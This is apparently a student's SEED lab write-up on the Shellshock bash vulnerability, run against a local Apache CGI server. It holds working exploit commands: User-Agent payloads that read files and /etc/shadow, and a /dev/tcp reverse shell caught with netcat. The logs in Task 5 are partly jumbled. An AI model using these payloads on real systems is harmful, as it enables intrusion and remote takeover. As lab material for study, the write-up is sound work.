

LAB 3: SHELLSHOCK

Task 1: Experimenting with Bash Function

In the below task we experiment with `/bin/bash_shellshock` and `/bin/bash`.

```
[09/27/19]seed@VM:~$ cd Desktop/Lab3/
[09/27/19]seed@VM:~/.../Lab3$ foo='() { echo "Hello World"; }; echo "hello";'
[09/27/19]seed@VM:~/.../Lab3$ export foo
[09/27/19]seed@VM:~/.../Lab3$ /bin/bash_shellshock
hello
[09/27/19]seed@VM:~/.../Lab3$ echo $foo

[09/27/19]seed@VM:~/.../Lab3$ declare -f foo
foo ()
{
    echo "Hello World"
}
[09/27/19]seed@VM:~/.../Lab3$
```

We define a shell variable `foo`, in which we put a function definition as its value and also attach an extra `echo` command after the closing curly bracket. When `/bin/bash_shellshock`, the child shell will parse the environment variable but instead due to the shellshock bug, `bash` will execute the command after the curly bracket.

```
[09/27/19]seed@VM:~/.../Lab3$ /bin/bash
[09/27/19]seed@VM:~/.../Lab3$ echo $foo
() { echo "Hello World" }
[09/27/19]seed@VM:~/.../Lab3$
```

As the above the `/bin/bash` child `bash` process is created, the shell parses the environment variable. Environment variables whose value starts with a pair of parentheses, the `bash` converts the variable into shell function, instead of shell variable.


Task 2: Setting up CGI programs

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello world"|
```

```
[09/27/19]seed@VM:~/.../Lab3$ cd /usr/lib/cgi-bin/
[09/27/19]seed@VM:.../cgi-bin$ sudo service apache2 restart
[09/27/19]seed@VM:.../cgi-bin$ sudo gedit myprog.cgi
[09/27/19]seed@VM:.../cgi-bin$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[09/27/19]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello world
[09/27/19]seed@VM:.../cgi-bin$
```




In this task we are creating a program 'myprog.cgi' which is a shell script. Then we place it in the folder '/usr/lib/cgi-bin' which is the default CGI directory for Apache web server and it is only writable by the root. Using the chmod command we change the permission of the program to 755. Then, we run the curl command which is a command line to access the CGI program, which executes the 'myprog.cgi' program.

Task 3: Passing Data to Bash via Environment Variable

```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

```
[09/27/19]seed@VM:~/cgi-bin$ sudo gedit myprog1.cgi
[09/27/19]seed@VM:~/cgi-bin$ sudo chmod 755 /usr/lib/cgi-bin/myprog1.cgi
[09/27/19]seed@VM:~/cgi-bin$ sudo service apache2 restart
[09/27/19]seed@VM:~/cgi-bin$ curl -A "My secret data" http://localhost/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=My secret data
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=56112
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog1.cgi
SCRIPT_NAME=/cgi-bin/myprog1.cgi
[09/27/19]seed@VM:~/cgi-bin$
```



The screenshot shows a web browser window with the address bar displaying '127.0.0.1/cgi-bin/myprog1.cgi'. The page content lists environment variables for an Apache CGI process. The variables include HTTP-related information (host, user agent, accept headers), server details (signature, software, name, address, port), and request details (remote address, document root, scheme, context, method, query string, and URI).

```
***** Environment Variables *****
HTTP_HOST=127.0.0.1
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=127.0.0.1
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=56062
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog1.cgi
SCRIPT_NAME=/cgi-bin/myprog1.cgi
```

In this task we are creating a program 'myprog1.cgi' which is a shell script. Then we place it in the folder '/usr/lib/cgi-bin' which is the default CGI directory for Apache web server and it is only writable by the root. Using the chmod command we change the permission of the program to 755. We print out the environment variables of a process. The CGI program is accessed using the curl command. In the user-agent header we see the client is curl. This field is to provide information of the client to the server. The same is opened again in Firefox we see that the user-agent indicated the client to be Mozilla.

Task 4: Launching the Shellshock Attack


```
[09/27/19]seed@VM:.../cgi-bin$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat *' 127.0.0.1/cgi-bin/myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello world"
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[09/27/19]seed@VM:.../cgi-bin$
```

When we run `/bin/cat`, we get the content of the program file from the server.


```
[09/27/19]seed@VM:.../cgi-bin$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow' 127.0.0.1/cgi-bin/myprog1.cgi
[09/27/19]seed@VM:.../cgi-bin$
```

When I ran the `myprog1.cgi` with header `/bin/bash_shellshock` I was not able to achieve any password data.

```
<safe_home.php" http://localhost/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/SQLInjection/safe_home.php
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=55534
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog1.cgi
SCRIPT_NAME=/cgi-bin/myprog1.cgi
```

Whereas, when I ran the same program with header `/bin/bash`, I obtained detail related to the entire program as previously we passed the environment variables.

Task 5: Getting a Reverse Shell via Shellshock Attack



```
/bin/bash
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37936)
[09/27/19]seed@VM:~/cgi-bin$
strings /proc/$$/environ
[09/27/19]seed@VM:~/cgi-bin$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow' 127.0.0.1/cgi-bin/myprog.cgi
[09/27/19]seed@VM:~/cgi-bin$ /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&0
```

```
/bin/bash
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37936)
[09/27/19]seed@VM:~/cgi-bin$ ^C
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37940)
bash: cannot set terminal process group (3243): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
myprog1.cgi
www-data@VM:/usr/lib/cgi-bin$ █

[09/27/19]seed@VM:~/cgi-bin$ /bin/bash -i & /dev/tcp/10.0.2.15/9090 0<&1 2>&0 '127.0.0.1/cgi-bin/myprog.cgi'
[09/27/19]seed@VM:~/cgi-bin$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin//bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&0 '127.0.0.1/cgi-bin/myprog.cgi'
█
```

In this task, we open a new terminal where we run the netcat command and listen to the input connection. In the previous terminal as show in Task 2, we executed the curl command which calls the interactive bash, after which, we get the control of the server's shell as per the prompt in the listening terminal. Hence, the commands we write will be directly executed on the server side.

Task 6: Using the Patched Bash

```
#!/bin/bash
```

```
echo "Content-type: text/plain"
echo
echo
echo "Hello world"
```

```
#!/bin/bash
```

```
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```



```
[09/27/19]seed@VM:.../cgi-bin$ curl -A "My secret data" http://localhost/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=My secret data
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=56164
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog1.cgi
SCRIPT_NAME=/cgi-bin/myprog1.cgi
[09/27/19]seed@VM:.../cgi-bin$
```

Here, we successfully pass down our custom User agent.

This shows that we can send arbitrary data to the server in form of environment variables even in case of patched /bin/bash.

```
/bin/bash
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)

[09/27/19]seed@VM:.../cgi-bin$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&0 ' 127.0.0.1/cgi-bin/myprog.cgi

Hello world
[09/27/19]seed@VM:.../cgi-bin$
```

Even though, the environment variables were successfully passed down to the server, those variables weren't passed as functions because the vulnerability was patched in /bin/bash. Therefore, our attack in Task 5 wasn't successful in this case.